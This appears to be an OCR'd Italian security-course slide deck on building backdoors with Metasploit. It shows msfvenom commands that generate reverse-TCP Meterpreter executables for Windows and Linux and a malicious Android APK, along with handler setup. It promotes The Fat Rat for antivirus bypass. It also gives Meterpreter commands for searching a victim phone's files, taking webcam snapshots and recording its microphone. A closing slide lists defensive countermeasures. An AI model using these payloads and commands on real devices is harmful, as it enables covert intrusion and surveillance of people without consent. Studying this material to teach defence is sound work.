
$ Investighiamo un po’

- Un antivirus rileverebbe eventuali intrusioni?
- Che differenza c’è tra un virus e un’intrusione?
- Windows 8, 10 soffrirebbero dello stesso problema?
  - ➡ Trovare una vulnerabilità da usare con Metasploit

$ Breaking news




$ Breaking news



How to remove URL:Mal Alert from Windows (Virus Removal Guide)

BY STELIAN PILICI ON SEPTEMBER 9, 2017

URL:Mal is a specific detection used by *Avast, AVG and other antivirus software* to indicate that the website that you are trying to visit is malicious.



$ MSFvenom

- Si tratta di un modulo di Metasploit per creare “facilmente” un eseguibile da dare alla vittima
- [parametri di MSFvenom]: `msfvenom -h`

```
Options:
    -p, --payload            Payload to use. Specify a '-' or stdin to use custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders, nops,
    -n, --nopsled              Prepend a nopsled of [length] size on to the payload
    -f, --format               Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder             The encoder to use
    -a, --arch                   The architecture to use
        --platform           The platform of the payload
        --help-platforms             List available platforms
    -s, --space                The maximum size of the resulting payload
        --encoder-space        The maximum size of the encoded payload (defaults to the -s value)
    -b, --bad-chars              The list of characters to avoid example: '\x00\xff'
    -i, --iterations           The number of times to encode the payload
    -c, --add-code               Specify an additional win32 shellcode file to include
    -x, --template               Specify a custom executable file to use as a template
    -k, --keep                        Preserve the template behavior and inject the payload as a
    -o, --out                    Save the payload
    -v, --var-name               Specify a custom variable name to use for certain output formats
        --smallest                    Generate the smallest possible payload
    -h, --help                        Show this message
```

$ MSFvenom

- [elenco payload]: msfvenom -l

Eseguibile windows:

- msfvenom **-p** windows/meterpreter/reverse_tcp **LHOST**=<IP-host> **LPORT**=<Porta-host> **-f** exe **> eseguibile.exe**

Eseguibile linux:

- msfvenom **-p** linux/x86/reverse_tcp **LHOST**=<IP-host> **LPORT**=<Porta-host> **-f** elf **> eseguibile.elf**

$ Preparare Metasploit

- [eseguire handler]: use exploit/multi/handler
- [impostare payload]: **set payload <nome payload>**
- [impostare LHOST]: **set LHOST <IP-host>**
- [impostare LPORT]: **set LPORT <IP-porta>**
- **set** ExitOnSession **false**
- [Pronti? Via!]: exploit -z -j

Che payload usiamo?

A che serve?

Cosa succede ora?


$ Investighiamo un po’

Payload generati ad hoc con MSFvenom. Che problema potrebbe esserci a riguardo?


Antivirus!!!

$ The Fat Rat

- *“An easy tool to generate backdoor and easy tool to post exploitation attack”*
- Bypass AV;
- Crea backdoor for windows, linux, mac e android
- Altre interessanti funzionalità…
- Scaricabile da: *https://github.com/Screetsec/TheFatRat*



$ The Fat Rat



- Usiamo **The Fat Rat!**

Cosa possiamo fare di interessante???

$ Payload per Android

- Vi ricordate di MSFvenom?
- E se utilizzassimo MSFvenom per generare una malicious APK?

Di cosa stiamo parlando?

$ Malicious APK

Eseguibile APK:

- msfvenom **-p** android/meterpreter/reverse_tcp **LHOST**=<IP-HOST> **LPORT**=<Porta-Host> > /anything.apk

$ Controllare Smart-phone vittima

Cercare mp3:

- [visualizzare opzioni]: `search -f *.mp3`

Abusare della fotocamera 😱

- [scegliere fotocamera]: `webcam_list`
- [cheeseeee]: `webcam_snap`

$ Controllare Smart-phone vittima

Abusare del microfono: 😰

- [attivare micr]: `record_mic 5`

5 sec per test sono sufficienti!

Usare i comandi di meterpreter

$ Investighiamo un po’

Come proteggereste il vostro smart-phone?

Usare software come antivirus, o IDS

Installare APP fidate, esempio Google Play Store

Controlla che il tuo smart-phone sia sempre con te

Attenzione ai link inviati da email o sms, vedi *smashing*

Controllare che Android OS abbia disattivato “*Installa da sorgenti non fidate*”

$ Contromisure generali *(alcune)*

1. Aggiornare sempre il vostro S.O.
2. Usate software come Antivirus, firewall, IDS, etc
3. Non installare SW proveniente da sorgenti non fidate
4. Non eseguite SW con privilegi di amministratore
5. Non cliccate su link la cui provenienza è sconosciuta
6. Non navigate su siti pericolosi!
7. Usate connessioni sicure! SSL, VPN, etc
8. Infine, tappate la telecamera e microfono con un nastro adesivo 🤓